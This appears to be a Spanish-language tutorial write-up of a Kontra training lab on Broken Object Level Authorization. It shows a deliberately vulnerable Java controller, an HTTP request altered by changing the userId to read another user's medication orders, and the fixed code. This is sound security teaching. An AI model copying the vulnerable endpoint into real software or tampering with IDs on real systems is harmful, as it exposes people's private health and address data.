


Imagen 131: Paso 1, conociendo la aplicación

Dicha empresa nos proporciona un usuario y una password, para que Bob pueda realizar la auditoría.




Imagen 132: Paso 2, Login

Iniciamos sesión y empezamos a conocer la aplicación, conociendo sus funcionalidades, un apartado nos llama la atención, el apartado Prescriptions




Imagen 132: Paso 3, Conociendo sus funcionalidades

El apartado prescriptions, muestra una lista de ordenes asociadas a la cuenta de Bob, su estado, incluido información importante como, medicamento recetado, el número de orden, y la dirección de envío.




Imagen 133: Paso 4, Información de pedidos

Existen funcionalidades, como los filtros, que pueden provocar vulnerabilidades, como sql injection, en este caso tenemos el filtro ALL.




Imagen 134: Paso 5, funcionalidades

Al hacer clic en este filtro, se genera una petición a la API, con el objetivo de obtener la información sobre los pedidos de este usuario



Imagen 135: Paso 6, petición API

Además, podemos analizar la solicitud




Imagen 136: Paso 6, analizando la petición API (1/2)

Y analizamos el body






Imagen 137: Paso 6, analizando la petición API (2/2)

Como podemos observar, la plataforma kontra nos permite aprender de manera sencilla e interactiva.

Y la respuesta recibida por parte de la petición




Imagen 138: Paso 7, respuesta a la petición API

Aparte de darnos a conocer el funcionamiento de la aplicación, nos informa del código de la aplicación, algo que para mí es muy importante, e interesante, algo que hace única a esta aplicación.




Imagen 139: Paso 8, Code Review

Analizamos el código.

1. Nos indica que los desarrolladores generaron el método `getOrders()` para devolver la ordenes de los usuarios
2. El método, `getorders()`, toma el valor `userId`, el cual representa el id del usuario actual, y responde con la lista de ordenes asociadas al usuario
3. Adicionalmente, añade los detalles del usuario a la respuesta.
4. La respuesta es enviada de vuelta al usuario

Una vez analizado el código, es por esto la importancia de entender las aplicaciones y su funcionamiento, podemos ver que la ruta del path, se hace la petición a `/api/userid/orders`

KONTRA

Broken Object Level Authorization 9/12

9. Modify Request

Having analyzed the `GET` request, **Bob** attempts to modify the `userId` parameter by changing its value from `4673920` to `4673921`.

User id: 4673921 COPY

Note

Keep an eye on the **CODE** window as you modify the `userId` parameter.

Instructions

1. As **Bob**, modify the `userId` parameter value with the above string.
2. Forward the manipulated HTTP request by clicking the **FORWARD** button.

CODE

```

1 @RestController
2 public class OrdersController {
3     @GetMapping("/api/{userId}/orders") // /api/4673920/orders
4     public ResponseEntity<OrdersResponse>getOrders(@PathVariable("userId") String userId,
5         OrdersRequest ordersRequest) {
6         Orders orders = OrdersManager.getOrdersByUserId(userId);
7         UserDetails userDetails = UserManager.getUserDetails(userId);
8         Map<String, Object>responseAttributes = new HashMap<>();
9         responseAttributes.put("user", userDetails);
10        responseAttributes.put("orders", orders);
11
12        return new ResponseEntity<>(responseAttributes, HttpStatus.OK);
13    }
14 }

```

HTTP REQUEST

```

GET /api/users/4673920/orders HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.94 Safari/537.36
Accept: */*
Cache-Control: no-cache
Cookie: Lb6HONDceNSmGvAEUvCQnakJUsD680dumz
Host: www.cbsecaretrack.com
Accept-Encoding: gzip, deflate, br
Content-Length: 33
Connection: keep-alive
{
  "filter": "All"
}

```

HTTP RESPONSE

Imagen 140: Paso 9, Modificando el ID del usuario

Si modificamos el valor de la solicitud, conseguiremos obtener información de otros usuarios, dando a ello, una vulnerabilidad crítica, de esta forma cualquier usuario, podría conseguir información sensible, como dirección de envío, y medicamentos.

Broken Object Level Authorization
10/12

10. Order Leak

Interesting! By simply changing the `userId` parameter value in the `GET` request, **Bob** has received a totally different `HTTP` response.

CODE

```

1 @RestController
2 public class OrdersController {
3     @GetMapping("/api/{userId}/orders") // /api/4673921/orders
4     public ResponseEntity<OrdersResponse>getOrders(@PathVariable("userId") String userId,
5         OrdersRequest ordersRequest) {
6         Orders orders = OrdersManager.getOrdersById(userId);
7         UserDetails userDetails = UserManager.getUserDetails(userId);
8
9         Map<String, Object>responseAttributes = new HashMap<>();
10        responseAttributes.put("user", userDetails);
11        responseAttributes.put("orders", orders);
12
13        return new ResponseEntity<>(responseAttributes, HttpStatus.OK);
14    }

```

HTTP REQUEST

```

GET /api/users/4673921/orders HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.94 Safari/537.36
Accept: */*
Cache-Control: no-cache
Cookie: Lb6HONDceNSmGvAEUvCQNaKJUspD60Odumz
Host: www.cbsecaretrack.com
Accept-Encoding: gzip, deflate, br
Content-Length: 33
Connection: keep-alive
{
  "filter": "All"
}

```

HTTP RESPONSE

```

HTTP/1.1 200 OK
Content-Type: application/json
Transfer-Encoding: chunked
Date: Tue, 17 Mar 2020 18:24:19 GMT
Keep-Alive: timeout=60
Connection: keep-alive
{
  "user": {
    "name": "Alice",
    "age": 30,
  },
  "orders": [
    {
      "id": "284 992 4008"
      "name": "METFORMIN 2.5-500MG TABLETS",
    }
  ]
}

```

Instructions

- As **Bob**, click **Analyze Response** to review the `HTTP` response.
- Click **NEXT** to continue.

Analyze Response

Imagen 141: Paso 10, exponemos información del usuario

El siguiente paso, será entender la vulnerabilidad

Broken Object Level Authorization
11/12

11. Vulnerable Code

To further understand the root cause of this vulnerability, let's once again take a look at the source code used for providing the data about orders.

Note

The vulnerability exploited by **Bob** is known as a **Broken Object Level Authorization attack** in which a malicious user gains access to a resource belonging to another user due to the lack of proper **authorization checks**.

This attack can potentially occur in any application feature where **untrusted parameter values** are passed to the application without performing adequate **authentication** and **authorization** checks.

CODE

```

1 @RestController
2 public class OrdersController {
3     @GetMapping("/api/users/{userId}/orders")
4     public ResponseEntity<OrdersResponse>getOrders(@PathVariable("userId") String userId,
5         OrdersRequest ordersRequest) {
6         Orders orders = OrdersManager.getOrdersById(userId);
7         UserDetails userDetails = UserManager.getUserDetails(userId);
8
9         Map<String, Object>responseAttributes = new HashMap<>();
10        responseAttributes.put("user", userDetails);
11        responseAttributes.put("orders", orders);
12
13        return new ResponseEntity<>(responseAttributes, HttpStatus.OK);
14    }

```


Imagen 142: Paso 11, código vulnerable

Analizamos el código:

- 1.El método `getOrders()` es utilizado para devolver las ordenes de un usuario específico
- 2.El método `getOrders()` toma la entrada del parámetro `userId`, el cual representa el ID del usuario actual, y responde con las ordenes asociadas al usuario.
- 3.Sin embargo, no hay ninguna comprobación en el método `getOrders()`. Hay confianza total sobre el parámetro `userId`, sin comprobar realmente si el usuario es quien dice ser
- 4.Esto permite al pentester mostrar información de otros usuarios

Además de todo este conocimiento, y de ver puntos de vista diferentes, ya que normalmente, solo conocemos como atacar a las aplicaciones, nos propone ver la mitigación de ellas.

El utilizar mecanismos de autenticación, como utilizar el método `getAuthentication()` para recuperar la sesión. Y verificar la sesión del usuario, que el usuario corresponde con la sesión ID, si no está presente `userId`, esto quiere decir que el usuario no está autenticado, en este caso, respondemos con un HTTP 403 Forbidden



KONTRA

Broken Object Level Authorization 12/12

12. Mitigation

To effectively mitigate against **Broken Object Level Authorization** vulnerabilities, developers must ensure role-based access controls checks are implemented to ensure that the user has the required privileges to access the requested resource.

Product owners must further develop and maintain an **access control policy** that defines the appropriate access control permissions for all users and groups. This ensures that security requirements are described clearly to architects, designers, developers, and support teams, such that the application access control functionality is designed and implemented consistently.

Let's see how the above best practices can be applied to our vulnerable code example to prevent **Broken Object Level Authorization** attacks.

```

1  @RestController
2  public class OrdersController {
3
4      @GetMapping("/api/orders")
5      public ResponseEntity<Object>getOrders(OrdersRequest ordersRequest) {
6
7          Authentication authentication = SecurityContextHolder.getContext().getAuthentication();
8          String userId = authentication.getUserId();
9
10         if (userId == null) {
11             return new ResponseEntity<>(null, HttpStatus.FORBIDDEN);
12         }
13
14         Orders orders = OrdersManager.getOrdersById(userId);
15         UserDetails userDetails = UserManager.getUserDetails(userId);
16
17         Map<String, Object>responseAttributes = new HashMap<>();
18         responseAttributes.put("user", userDetails);
19         responseAttributes.put("orders", orders);
20
21         return new ResponseEntity<>(responseAttributes, HttpStatus.OK);
22     }
23 }
```

Imagen 143: Paso 12, Mitigación

Sin duda es una aplicación muy interesante, ya que contamos con ejercicios de APIs, de Web, incluso de Cloud.

Referencias

<https://portswigger.net/>

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web Application Security Testing/](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/)

<https://cheatsheetseries.owasp.org/>

<https://github.com/swisskyrepo/PayloadsAllTheThings>

[https://github.com/rmusser01/Infosec Reference/blob/master/Draft/Web.md](https://github.com/rmusser01/Infosec_Reference/blob/master/Draft/Web.md)

<https://pentester.land/list-of-bug-bounty-writeups.html>

<https://book.hacktricks.xyz/pentesting-web/>

<https://cobalt.io/blog/>

<https://blog.detectify.com/>

<https://sergiovalverde.github.io/>

